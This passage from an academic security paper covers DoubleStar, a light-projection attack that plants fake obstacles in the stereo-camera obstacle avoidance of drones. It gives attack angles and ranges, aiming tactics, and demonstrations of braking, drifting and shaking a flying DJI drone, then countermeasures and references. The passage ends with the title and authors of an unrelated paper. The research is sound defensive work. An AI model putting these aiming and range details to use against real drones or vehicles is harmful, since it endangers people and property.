attack range, whereas beams attack becomes more evident as the attack range increases.

Our results indicate that: *(1) merging the beams attack with orbs attack helps increase the attack range; (2) the orbs attack is more resistant to the weak projection intensity than the beams attack; (3) DoubleStar can achieve up to* $11m$ *in the day with a strong projection intensity on ZED.*

7.4 Relative Positions of Attacker and Drone

In this section, we evaluate the attack performance with respect to the relative positions of the attacker and drone. Specifically, we define three types of attack angles, including *horizontal attack angle*, *vertical attack angle* and *spinning attack angle*. As shown in Fig. 15a, we define the horizontal and vertical angle as the included angle between the center point of the two attack projectors and the attack target, denoted as θ_h and θ_v respectively. Spinning attack angle is defined as the included angle between the two projectors and the attack target (θ_s) at the ground plane. We perform the experiments on DJI drone to evaluate the impact of attack angles.

In all the following experiments, we fix the attack range and change the horizontal/vertical/spinning attack angles. Then, we record the maximum attack angle to launch a successful attack, with respect to the varying attack distances z between the attacker and drone in Fig. 15a.

Horizontal Attack Angle θ_h. The horizontal field of view (FOV) of the DJI drone is 60° [10], i.e., when the θ_h is more than 30°, both projectors are out of the sensors' view. Fig. 15b shows maximum θ_h with respect to different attack distances.

During the day time, θ_h is 18° at $1m$. The largest attack angle (29°) can be achieved when the attack distance is $2m$. However, θ_h decreases beyond $2m$, mainly due to the increasing straight-line distance between the camera and the projector. A longer distance results in weaker injected light, which in turn leads to a smaller attack angle. Note that since the distance between the two projectors is $1m$, when the attack angle is 18° at $1m$, one projector is already out of the vision sensors' view while the other one is still in the view. Even when the light source is out-of-view, several orbs can still be generated due to the out-of-view lens flare effect (see Appendix A.3), resulting in a successful orbs attack. Moreover, the light beam is more concentrated at $1m$, making it harder to inject light into the stereo camera with a wider attack angle.

At night, we can see the overall attack performance is better




Figure 16: The attacks on forward and backward vision sensors on the DJI drone at night and in the day, respectively. The attack results are viewed on the controller.

than that during the day because of the absence of the ambient light. Most of the attack angles are around 30°or below. Beyond $7m$, θ_h decreases dramatically due to the decrease of the injected light intensity. However, when the attack distance is $3-6m$, θ_h reaches around 45°, the largest θ_h at night, in which case both projectors are out of the sensors' view. This attack is thus the result of out-of-view lens flare effect.

Vertical Attack Angle θ_v. The vertical FOV of the DJI drone is +27/-27° [10], *i.e.*, when θ_v is more than 27°, both projectors are out of the vision sensors' view. Fig. 15c shows maximum θ_v with varying attack distances. The range of θ_v during the day and night have very similar trend while the performance in the day outperforms that at night. It can be observed that when the attack distance is at $1m$ in the daytime and $1-4m$ at night, θ_v is larger than the vertical FOV, which is mainly caused by the out-of-view lens flare effect. The maximum θ_v is around 40° during the day and 45° at night. With the increasing attack distance, θ_v in both scenarios shrinks due to the drop of injected light intensity.

Spinning Attack Angle θ_s. Fig. 15d shows the maximum θ_s with varying attack distance. During the day, we can see that θ_s is 60° at $1m$. When the attack distance increases, θ_s becomes less flexible due to the increasing straight-line distance between the camera and the projector. The larger the distance is, the weaker the injected light becomes and the smaller the attack angle can be. On the other hand, the attack performance improves at night. We achieve the maximum 90° attack angle at $2-3m$, which is larger than the vision sensors' horizontal FOV (60°). Even when the light source is out-of-view, several orbs can still be produced, resulting in a successful orbs attack.

The results indicate that: *(1) the attack angle is more flexible at night than during the day due to the weak ambient light at night; (2) the range of attack angle becomes narrower with the larger attack distance in most of the cases due to the enlarged distance between the camera and the projector; (3) during the night, the orbs attack can forge fake depths even when the light source is out of the FOV.*

7.5 End-to-End Attack Validation

For end-to-end attack validation, we first illustrate how the attacker can control the injected fake depth using the mathematical model. To showcase the real-world attack performance of *DoubleStar*, we validate the end-to-end attack on both the flying DJI drone and RealSense camera. Please refer to Appendix A.4 for the RealSense attack validation.

Control and Validation of the Fake Depth. An attacker can apply the mathematical model in Section 5 to control the fake depth generated at the victim device. For instance, with $d = 1m$ and $b = 0.12m$, the injected fake depth of X-shape beams attack at $4m$ away is $0.43m$ from Eq. (4).

In our experiments, the near-distance fake depths from X-shape beams attack and trapezoid-shape orbs attack are the ones we use to trigger the drone's OA, while the far-distance fake depths are created from trapezoid-shape beams attack and X-shape orbs attack. Since the step size of the depth in the drone's OA system is $0.5m$, we manually round the calculated values from mathematical model to its nearest step value. Table 1 (second column) shows the expected near-distance fake depths from the mathematical model in comparison with the experimental results for X- and trapezoid-shape attacks. The results show that most of the injected fake depths from real experiments match with the expected ones. This indicates that the mathematical model can indeed be used to guide the attack process by adjusting the fake depths.

Sudden Braking. To demonstrate the practicality of *DoubleStar*, we launch the attack on a flying drone to induce sudden braking. We enable the P Mode on the DJI drone, with which it simply brakes and hovers when it detects the obstacle on its flying path. Fig. 1 shows our attack towards a flying DJI drone from $7m$ away. Fig. 16 shows the attack effects on backward vision sensors during the daytime and forward vision sensors at night on the controller. We can see that the $1m$ fake depth is detected in both cases. The drone starts sending warnings, and stops moving forward even though the pilot pushes the throttle forward on the controller.

Drifting Away and Shaking. We then perform the experiments to drift the drone away from its original flying path by continuously injecting fake depths. DJI drone can automatically avoid obstacles rather than simple braking and hovering in some specific intelligent flying modes, *i.e.,* ActiveTrack and TapFly [8]. We use ActiveTrack mode in our experiments, which allows the pilot to mark and track a moving object. To make the attack device more portable, we use two high-lumen flashlights [1] to aim the drone. When the drone is tracking a subject at around $7m$ away from the attacker, we launch the attack and observe that the drone drifts away towards another direction. Moreover, we can slightly adjust the position of the light sources to change the fake depth locations from left to right alternately, which effectively shakes the drone. Please refer to our website for the attack demo.

7.6 Attack Sensitivity Analysis

Aiming Precision. The sensors mounted on flying drones and moving autonomous vehicles are usually tiny. Thus, aiming at the moving targets is quite challenging as shown in recent work [5,29,50], since the adversarial attack patterns should appear at the specific positions in the images or 3D point clouds. Unlike these efforts, our attack relaxes the requirements for precise aiming.

To aim the drone, an attacker has to track the target in real-time to ensure the light is projected into the appropriate sensors. The position of the beam is determined by the location of the projectors; the position of the orbs/glares in the 2D plane determines the position of the fake obstacle and its depth value in the 3D-depth map. To realize the attack in real attack scenarios, an attacker first visually estimates the distance between the two projectors and the stereo camera, and determines the distance between the two projectors based on the predetermined fake depth from the mathematical models. More importantly, our attack can be generalized on different devices by leveraging coarse-grained control of fake-depths using various attack patterns, e.g., X-shape beam attack generates near-distance fake-depth, whereas trapezoid-shape beam attack generates far-distance fake depth. In drones, a depth threshold is used to trigger OA, thus, a precise fake depth is not required. We experimentally validate that a coarse aiming precision is sufficient for a successful attack.

Although the requirement of aiming precision is not high, the attacker does need to inject light into the camera. Particularly, in order to drift the drone away to follow a target trajectory, the attacker should closely follow the movement of the drone. Otherwise, when the light beams become out of the vision sensors' view, the attack could fail. On the other hand, with even the slightest movement of the lenses angle, a large difference can be observed on the attack target. Since the attacker can control the movement of the lenses, the attacker can aim the light beam at the moving target by slightly adjusting the angle of the lens. Based on the real-time feedback from the drone, e.g., its flying behavior or warnings, the attacker can adjust the attack angle to carry out a successful attack.

Other Factors. We conduct numerous drone experiments under bad weather, such as snowing, raining, and windy conditions. The flying speed is 1 m/s, and the flying height stays at 2-3 meters. The results show that our attack can work properly in all the experimented weather conditions, including a windy day with 20 miles per hour (mph) wind strength. However, the strong ambient light, fast speed, and high altitude of the flying drone could lead to attack failures. Specifically, when the ambient light is too strong ($> 4000lux$), due to the auto exposure control, the vision sensors can clearly "see" the background and the effect of the injected light beams or the lens flare effect weakens. Moreover, when the drone flies too fast, it becomes difficult to track the drone. Also, if the drone flies in a high altitude, a wider attack angle is expected as shown in Section 7.4, leading to a lower attack success rate.

As a special case, when the expected fake depth falls into the focal length of the camera, the attack will usually fail. However, since the glares/orbs cover multiple pixels, sometimes it will output the minimum depth value.

8 Discussion

In this section, we discuss the practical challenges in launching *DoubleStar*, and present the countermeasures.

8.1 Practical Considerations

Generality. Stereo vision based depth estimation algorithms are widely adopted in OA systems. Nowadays, state-of-the-art depth estimation algorithms are AI-based [6, 26, 30, 39, 48, 66, 67]. We test and show our attack against both traditional and AI-based stereo depth estimation algorithms in Section 6.2. In fact, all the stereo depth estimation methods intend to accurately match stereo correspondence in the left and right images, which are susceptible to *DoubleStar*. Besides, we confirm that the devices in our experiments use the most advanced AI-based depth estimation methods [19, 69]. *DoubleStar* can successfully attack these algorithms and generate fake depths, corroborating its generality.

One limitation of our attack is the inability in adjusting pixels to precisely control fake-depth in physical attacks. However, as we mentioned earlier, we can earn a coarse-grained control of fake depths using different attack patterns. Meanwhile, *DoubleStar* attack can be generalized for different stereo cameras and drones, which only use the stereo image pairs as the depth estimation input. However, if the autonomous systems, such as autonomous vehicles and certain types of drones, adopt other sensors (e.g., LiDAR, radar, acoustic sensors) for obstacle detection, *DoubleStar* may not succeed as discussed in Section 8.2. In future, we will investigate the impact of *DoubleStar* attack, when other types of sensors are used for obstacle detection. In summary, *DoubleStar* is a black-box attack approach that does not rely on the knowledge of the target depth estimation algorithm or the victim device information. Therefore, *DoubleStar* could cause a potential impact on a wide variety of OA systems.

Conspicuousness. The appearance of glares in the stereo images seems to raise victims' awareness. However, the stereo images are not typically shown to the pilot/driver, such as DJI drones and Tesla cars [52]. The highly concentrated beam also makes it harder for other observers to notice the attack, especially during daytime, e.g., as shown in Fig. 13, when the projector is on, the light beams are unnoticeable. At night, since the projection light becomes visible, a large attack angle may be useful to lower the vigilance of the victim. Additionally, the attack distance can reach up to 15m at night, which makes it difficult for humans to react and avoid attacks across such a long distance. Most importantly, the attacker can exploit the *"safety first"* [15] rule in the autonomous systems –

when it detects an obstacle, it will react to emergent situations preceding any human inputs to prevent life loss.

Applicability. *DoubleStar* is not only an attack approach, but it can also operate as a protection method against the privacy invasion threats posed by autonomous systems, such as drone flyovers [21, 53, 58]. One particularly attractive application scenario is to use *DoubleStar* to drift the drone away from a private property when a spying drone approaches the property. *DoubleStar* can even shake the drone to avoid capturing clear videos or photos without damaging the drone, as opposed to the previous attempts using powerful lasers [49] to damage the sensors, which may bring legal disputes.

Limitation. One limitation of *DoubleStar* is the portability of attack equipment. To make our attack more flexible, the attacker can choose to use mini projectors or high-lumen flashlights which are more portable and light-weighted. However, the projection intensity of the mini projectors is usually low. As for the flashlight, due to its lower light frequency, flickering glares/orbs will be captured by cameras, which reduce the attack success rate. Essentially, there is a trade-off between the portability and attack success rate. Note that, laser can cause the damage of the camera image sensor, which is not suitable for launching a continuous attack.

Another limitation is that *DoubleStar* only works for one stereo camera at a time, but not for multiple devices simultaneously. To address this problem, we can add multiple pairs of light sources. However, it will be less convenient to launch the attack physically without multiple human operators.

8.2 Countermeasure

Using Sensor Fusion. The most efficient countermeasure is to use sensor fusion [56], the art of combining multiple physical sensors to produce an accurate "ground truth", even though each sensor might be unreliable on its own. Autonomous vehicles and drones are normally equipped with multiple cameras or other types of sensors, such as LiDARs and radars. In this work, we explore one type of sensor fusion to defend against *DoubleStar*. We launch our attack on RealSense, which has both stereo vision sensors, infrared projectors [13], and the advanced sensor fusion algorithm.

In RealSense, the projected infrared light is patterned, the perceived pattern by the sensor can be used to extract the depth information. For example, if the pattern is a series of stripes projected onto a ball, the stripes perceived by the sensor would deform and bend around the surface of the ball in a specific way [18]. Two types of data will become the input of the sensor fusion algorithm: one is from the structured light and coded light emitted by infrared projectors and captured by infrared sensors, and the other one is based on the images from stereo cameras. The algorithm fuses these two types of data and outputs a depth map.

In the experiment, we first disable the infrared sensors and launch our attack to inject a fake depth. Next, we enable the infrared sensors and sensor fusion. We repeat our experiments in both indoor and outdoor with various ambient light conditions and attack distances. The results show that the fake obstacle is present in all cases even under the active sensor fusion. This is likely caused by the strong light projection from the projector which may have washed out the projected infrared patterns, resulting in the failure of defense using sensor fusion. This indicates that *DoubleStar* has the potential to bypass sensor fusion algorithms.

Sensor fusion can mitigate but not fully prevent all the safety issues, especially as the camera provides important inputs for depth estimation. Besides, since vehicle manufacturers endeavor to prevent the loss of lives, a *"safety first"* approach is adopted for autonomous driving [15], and as a result, the injected fake obstacles by *DoubleStar* may still be treated as real objects even if some sensors in these sensor fusion algorithms disagree.

Even though the results show that *DoubleStar* can bypass the sensor fusion algorithms in RealSense, our attack could fail in cases when the stereo camera data is fused with other types of advanced sensors such as LiDAR on autonomous vehicles, and we leave the further investigation as future work.

Detecting Over-Saturated Pixel. Under *DoubleStar*, the injected glares/orbs are over saturated, so it could be a viable defense to detect over-saturated pixels in the stereo images. For example, Moizumi et al. propose to detect the traffic light by considering color saturation using in-vehicle stereo camera [33]. This can be applied to defend against *DoubleStar*.

Applying Film Polarizers. Film polarizers allow the light waves of a specific polarization to pass through and block light waves of other polarizations. Applying a film polarizer on the camera lens might be a potential defense method. We experimentally verified that film polarizers can filter out the glares directly generated by the sunshine or other strong light sources [20]. However, they cannot cope with the lens flare effects or directly injected glares (light beams) presented in our attack.

Adding Camera Lens Hood. Another complementary approach of defense is to add a camera lens hood [27], which can mitigate the lens flare effects to reduce the attack success rate. However, this is unfit for many autonomous systems, as the hood reduces the camera's FOV. Moreover, the lens hoods can only reduce the orbs generated by out-of-view light sources while they are unable to prevent the orbs created by in-view ones. Also, it cannot defend against the beams attack.

Building Robust Neural Networks. Another line of defense would be to make neural networks themselves robust against computer vision-based adversarial attacks. However, the existing defenses proposed in [24, 28, 40, 63] are ill-suited for our work, as *DoubleStar* does not follow the constraints placed on traditional adversarial examples. Meanwhile, these defenses are not designed for arbitrarily large perturbations in a 3D environment. Moreover, even though the defense model proposed in [35] can defend against large perturbations in

terms of 2D object classification, *DoubleStar* could evade such defense as it targets at attacking the 3D depth perception. Designing a defense model towards the 3D adversarial attacks will be our future work.

9 Related Work

In this section, we review related studies on sensor attacks towards drones. With the rapidly growing popularity and capability of drones, sensor attacks towards drones have become a non-negligible security risk. Son et al. are the first to investigate the sensor attack towards drones [47]. By injecting sound noise at the gyroscopes' own resonant frequencies, the gyroscopes on the drones will fluctuate, leading to a DoS attack. Similarly, Wang et al. injected ultrasound signals around the gyroscope's resonant frequencies to change the spinning speed of the four rotors to cause the DoS on the commercial drone [56]. However, these two attacks can only achieve the non-continuous attack with the very short attack distance (around 10cm). Davidson et al. are the first to realize the continuous control of the drone by spoofing the optical flow sensor at the bottom of the drone. It can achieve the attack distance up to 3m away in loiter mode, which is used to hold the drone precisely in the current position. Different from this work, *DoubleStar* enables a diverse class of drone manipulations (i.e., stopping, shaking, drifting away), and achieves long-range continuous drone control under various flying modes.

10 Conclusion

In this paper, we present *DoubleStar*, a new long-range attack towards the depth estimation-based OA systems on autonomous robotic vehicles and drones. By exploiting the vulnerabilities in the depth perception, an attacker can inject arbitrary lights into the stereo camera to create a fake obstacle depth. *DoubleStar* consists of beams attack and orbs attack with three different attack patterns. We conduct the simulation using Ardupilot to demonstrate our attack towards drones. Through extensive real-world experiments, we find *DoubleStar* is effective on different devices equipped with stereo cameras. The successful long-range attacks against the flying DJI drone imply potential security impacts on different types of autonomous systems.

Acknowledgement

We thank the anonymous reviewers, our shepherd Dr. Sara Rampazzi for their valuable feedback on our work. We thank Yanmao Man for his helpful discussion on the attack setup. We also thank Chenhui Pan for his assistance during the experiments. This work is supported in part by the National Science Foundation grants CNS-1950171, CNS-1949753.

References

[1] Amazon. LED Flashlights High Lumens. https://www.amazon.com/gp/product/B08H51H1WT, 2021. Accessed: 2021-06-04.

[2] Ardupilot. https://ardupilot.org, 2021. Accessed: 2021-06-04.

[3] Autel. Autel Evo II series. https://auteldrones.com/pages/evo-ii-collections, 2021. Accessed: 2021-06-04.

[4] George Bebis. Stereo Vision. https://www.cse.unr.edu/~bebis/CS791E/Notes/StereoCamera.pdf, 2021. Accessed: 2021-06-04.

[5] Yulong Cao, Chaowei Xiao, Benjamin Cyr, Yimeng Zhou, Won Park, Sara Rampazzi, Qi Alfred Chen, Kevin Fu, and Z Morley Mao. Adversarial sensor attack on lidar-based perception in autonomous driving. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[6] Jia-Ren Chang and Yong-Sheng Chen. Pyramid stereo matching network. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 5410–5418, 2018.

[7] Drew Davidson, Hao Wu, Rob Jellinek, Vikas Singh, and Thomas Ristenpart. Controlling uavs with sensor input spoofing attacks. In *10th USENIX Workshop on Offensive Technologies (WOOT 16)*, 2016.

[8] DJI. Phantom 4 Pro/Pro+ V2.0 User Manual v1.8. https://dl.djicdn.com/downloads/phantom_4_pro/20200108/Phantom_4_Pro_Pro_Plus_Series_User_Manual_EN.pdf, 2020. Accessed: 2021-06-04.

[9] DJI. DJI Mavic Series. https://www.dji.com/products/mavic, 2021. Accessed: 2021-06-04.

[10] DJI. DJI Phantom 4 Prov V2.0. https://www.dji.com/phantom-4-pro-v2, 2021. Accessed: 2021-06-04.

[11] Epson. PowerLite 1771W WXGA 3LCD Projector. https://bit.ly/3BbCEO1, 2021. Accessed: 2021-06-04.

[12] FindLight. Anti-Reflective Coatings: Invention Through Current Industry Applications. https://www.findlight.net/blog/2017/11/24/anti-reflective-coatings/, 2021. Accessed: 2021-06-04.

[13] Anders Grunnet-Jepsen, John N. Sweetser, Paul Winer, Akihiro Takagi, and John Woodfill. Projectors

for D400 Series Depth Cameras. https://dev.intelrealsense.com/docs/projectors, 2021. Accessed: 2021-06-04.

[14] Matthias Hullin, Elmar Eisemann, Hans-Peter Seidel, and Sungkil Lee. Physically-based real-time lens flare rendering. In *ACM SIGGRAPH 2011 papers*, pages 1–10. 2011.

[15] Car Industry. Safety First For Automated Driving. https://bit.ly/3DcFsMA, 2019. Accessed: 2021-06-04.

[16] Intel. Intel RealSense d415 manual. https://bit.ly/2YPj4Wu, 2020. Accessed: 2021-06-04.

[17] Intel. Autonomous navigation using Intel RealSense Technology. https://bit.ly/3mtlUOc, 2021. Accessed: 2021-06-04.

[18] Intel. Beginner's guide to depth (updated). https://www.intelrealsense.com/beginners-guide-to-depth/, 2021. Accessed: 2021-06-04.

[19] Intel. Depth Post-Processing for Intel® RealSense™ Depth Camera D400 Series. https://dev.intelrealsense.com/docs/depth-post-processing, 2021. Accessed: 2021-06-04.

[20] Anders Grunnet-Jepsen John Sweetser. Optical Filters for Intel® RealSense™ Depth Cameras D400. https://bit.ly/3iLO8kP, 2021. Accessed: 2021-06-04.

[21] Patrick J. Kiger. Think a Drone Is Spying on You? Here's What to Do. https://science.howstuffworks.com/drone-spying.htm, 2019. Accessed: 2021-06-04.

[22] Canon Science Lab. Lens Coatings. https://global.canon/en/technology/s_labo/light/003/03.html, 2021. Accessed: 2021-06-04.

[23] Hamid Laga, Laurent Valentin Jospin, Farid Boussaid, and Mohammed Bennamoun. A survey on deep learning techniques for stereo-based depth estimation. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 2020.

[24] Mathias Lecuyer, Vaggelis Atlidakis, Roxana Geambasu, Daniel Hsu, and Suman Jana. Certified robustness to adversarial examples with differential privacy. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 656–672. IEEE, 2019.

[25] Hsien-Che Lee. *Introduction to color imaging science*. Cambridge University Press, 2005.

[26] Zhengfa Liang, Yiliu Feng, Yulan Guo, Hengzhu Liu, Wei Chen, Linbo Qiao, Li Zhou, and Jianfeng Zhang. Learning for disparity estimation through feature constancy. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 2811–2820, 2018.

[27] loadedlandscapes. How to Prevent Lens Flare. https://loadedlandscapes.com/prevent-lens-flare, 2021. Accessed: 2021-06-04.

[28] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *2018 International Conference on Learning Representations (ICLR)*, 2018.

[29] Yanmao Man, Ming Li, and Ryan Gerdes. Ghostimage: Perception domain attacks against vision-based object classification systems. In *The 23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2020.

[30] Nikolaus Mayer, Eddy Ilg, Philip Hausser, Philipp Fischer, Daniel Cremers, Alexey Dosovitskiy, and Thomas Brox. A large dataset to train convolutional networks for disparity, optical flow, and scene flow estimation. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2016.

[31] Microsoft. AirSim. https://github.com/microsoft/AirSim, 2021. Accessed: 2021-06-04.

[32] MIT. MIT racecar. https://racecar.mit.edu/, 2021. Accessed: 2021-06-04.

[33] Hiroki Moizumi, Yoshihiro Sugaya, Masako Omachi, and Shinichiro Omachi. Traffic light detection considering color saturation using in-vehicle stereo camera. *Journal of Information Processing*, 24(2):349–357, 2016.

[34] Ben Nassi, Raz Ben-Netanel, Adi Shamir, and Yuval Elovici. Drones' cryptanalysis-smashing cryptography with a flicker. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1397–1414. IEEE, 2019.

[35] Ben Nassi, Yisroel Mirsky, Dudi Nassi, Raz Ben-Netanel, Oleg Drokin, and Yuval Elovici. Phantom of the adas: Securing advanced driver-assistance systems from split-second phantom attacks. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 293–308, 2020.

[36] University of Pennsylvania. F1TENTH. https://f1tenth.org/, 2021. Accessed: 2021-06-04.

[37] OpenCV. BM in OpenCV. https://docs.opencv.org/3.4/d9/dba/classcv_1_1StereoBM.html, 2021. Accessed: 2021-06-04.

[38] OpenCV. SGBM in OpenCV. https://en.wikipedia.org/wiki/Stereoscopy, 2021. Accessed: 2021-06-04.

[39] Jiahao Pang, Wenxiu Sun, Jimmy SJ Ren, Chengxi Yang, and Qiong Yan. Cascade residual learning: A two-stage convolutional neural network for stereo matching. In *Proceedings of the IEEE International Conference on Computer Vision Workshops*, pages 887–895, 2017.

[40] Nicolas Papernot, Patrick McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 582–597. IEEE, 2016.

[41] Jonathan Petit, Bas Stottelaar, Michael Feiri, and Frank Kargl. Remote attacks on automated vehicles sensors: Experiments on camera and lidar. *Black Hat Europe*, 11:2015, 2015.

[42] Evan Ribnick, Stefan Atev, Osama Masoud, Nikolaos Papanikolopoulos, and Richard Voyles. Real-time detection of camera tampering. In *2006 IEEE International Conference on Video and Signal Based Surveillance*, pages 10–10. IEEE, 2006.

[43] Takami Sato, Junjie Shen, Ningfei Wang, Yunhan Jia, Xue Lin, and Qi Alfred Chen. Dirty road can attack: Security of deep learning based automated lane centering under physical-world attack. In *Proceedings of the 29th USENIX Security Symposium (USENIX Security'21)*, 2021.

[44] Junjie Shen, Jun Yeon Won, Zeyuan Chen, and Qi Alfred Chen. Drift with devil: Security of multi-sensor fusion based localization in high-level autonomous driving under GPS spoofing. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 931–948, 2020.

[45] Skydio. Skydio 2. https://www.skydio.com/, 2021. Accessed: 2021-06-04.

[46] Skydio. Skydio R1. https://support.skydio.com/hc/en-us/categories/115000372033-Skydio-R1-Help, 2021. Accessed: 2021-06-04.

[47] Yunmok Son, Hocheol Shin, Dongkwan Kim, Youngseok Park, Juhwan Noh, Kibum Choi, Jungwoo Choi, and Yongdae Kim. Rocking drones with intentional sound noise on gyroscopic sensors. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 881–896, 2015.

[48] Xiao Song, Xu Zhao, Liangji Fang, Hanwen Hu, and Yizhou Yu. Edgestereo: An effective multi-task learning network for stereo matching and edge detection. *International Journal of Computer Vision*, pages 1–21, 2020.

[49] Peter Stubley. Protesters use lasers to tackle heavily armed police and bring down drone in chile. https://bit.ly/3oQkn20, 2019. Accessed: 2021-06-04.

[50] Jiachen Sun, Yulong Cao, Qi Alfred Chen, and Z Morley Mao. Towards robust lidar-based perception in autonomous driving: General black-box adversarial sensor attack and countermeasures. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[51] Chiat-Pin Tay, Sharmili Roy, and Kim-Hui Yap. Aanet: Attribute attention network for person re-identifications. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, 2019.

[52] Tesla. Autopilot. https://www.tesla.com/autopilot, 2021. Accessed: 2021-06-04.

[53] TODAY. How Peeping Drones Could Be Spying On You Without You Knowing It. https://www.youtube.com/watch?v=k6x6bf93ojQ, 2018. Accessed: 2021-06-04.

[54] Khai N Truong, Shwetak N Patel, Jay W Summet, and Gregory D Abowd. Preventing camera recording by designing a capture-resistant environment. In *International conference on ubiquitous computing*, pages 73–86. Springer, 2005.

[55] Uber. Self-driving car technology by uber. https://www.uber.com/us/en/atg/technology/, 2021. Accessed: 2021-06-04.

[56] Zhengbo Wang, Kang Wang, Bo Yang, Shangyuan Li, and Aimin Pan. Sonic gun to smart devices: Your devices lose control under ultrasound/sound. *Black Hat USA*, pages 1–50, 2017.

[57] Waymo. Waymo technology. https://www.waymo.com/tech/, 2021. Accessed: 2021-06-04.

[58] WBTV. What to do when there's a peeping drone outside your bedroom window. https://bit.ly/3aA4CHB, 2017. Accessed: 2021-06-04.

[59] Wikipedia. Anti-reflective coating. https://en.wikipedia.org/wiki/Anti-reflective_coating, 2021. Accessed: 2021-09-04.

[60] Wikipedia. Binocular disparity. https://en.wikipedia.org/wiki/Binocular_disparity, 2021. Accessed: 2021-06-04.

[61] Wikipedia. Stereo camera. https://en.wikipedia.org/wiki/Stereo_camera, 2021. Accessed: 2021-06-04.

[62] Wikipedia. Stereoscopy. https://en.wikipedia.org/wiki/Stereoscopy, 2021. Accessed: 2021-06-04.

[63] Tong Wu, Liang Tong, and Yevgeniy Vorobeychik. Defending against physically realizable attacks on image classification. *ICLR*, 2020.

[64] Chen Yan, Wenyuan Xu, and Jianhao Liu. Can you trust autonomous vehicles: Contactless attacks against sensors of self-driving vehicle. *DEF CON*, 2016.

[65] Qiben Yan, Kehai Liu, Qin Zhou, Hanqing Guo, and Ning Zhang. Surfingattack: Interactive hidden attack on voice assistants using ultrasonic guided waves. In *Network and Distributed Systems Security (NDSS) Symposium*, 2020.

[66] Guorun Yang, Xiao Song, Chaoqin Huang, Zhidong Deng, Jianping Shi, and Bolei Zhou. Drivingstereo: A large-scale dataset for stereo matching in autonomous driving scenarios. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 899–908, 2019.

[67] Guorun Yang, Hengshuang Zhao, Jianping Shi, Zhidong Deng, and Jiaya Jia. Segstereo: Exploiting semantic information for disparity estimation. In *Proceedings of the European Conference on Computer Vision (ECCV)*, pages 636–651, 2018.

[68] Yuneec. Yuneec Typhoon series. https://www.yuneec.com/en_US/home.html, 2021. Accessed: 2021-06-04.

[69] ZED. ZED Stereo Camera. https://www.stereolabs.com/zed, 2021. Accessed: 2021-06-04.

[70] Kun Zhou, Xiangxi Meng, and Bo Cheng. Review of stereo matching algorithms based on deep learning. *Computational intelligence and neuroscience*, 2020.

Appendix

A Additional Experiments and Analysis

A.1 Green Orbs Visualization from RealSense

As shown in Fig. 17, it can be seen that the green orb is always centrosymmetric to the light source. Moreover, the brightness of the orbs decreases as the projection distance increases.




Figure 17: Using an iPhone 12 Pro Max flash to project to RealSense with different distances and angles.

A.2 Beams Attack Unsuccessful Case

The analysis of the unsuccessful case of the X-shape beams attack is shown in Fig. 18. When $d \gg b$ or z is too small, the fake depth is within the focal length of the camera, which is unrealistic in the optical imaging. Thus, the attack fails to generate the fake depth.





Figure 18: An unsuccessful case in X-shape beams attack when $b < d$.

A.3 Out-of-View Light Source

In the experiments, we observe that out-of-view light sources can generate several undistinguished orbs, which can cause several fake depths on ZED as shown in Fig. 19.



(a) Left and right images (b) 3D point cloud

Figure 19: The orbs attack on ZED. (a) shows the light sources are out of view, where several unclear orbs are generated; (b) shows several fake depths can be created consequently.

A.4 Validation on RealSense

Fig. 20 shows a near-distance fake depth (around 0.5m) can be generated when the attack distance is 10m in RealSense. It demonstrates that *DoubleStar* remains effective even without the access to its left and right stereo images.



(a) RGB camera view (b) Depth map

Figure 20: (a) shows the view from the RGB camera under the attack. RealSense provides a colored depth map in (b) where the blue color indicates an object is at 0.5m.

Security Analysis of Camera-LiDAR Fusion Against Black-Box Attacks on Autonomous Vehicles

R. Spencer Hallyburton
Duke University

Yupei Liu
Duke University

Yulong Cao
University of Michigan

Z. Morley Mao
University of Michigan

Miroslav Pajic
Duke University

Abstract

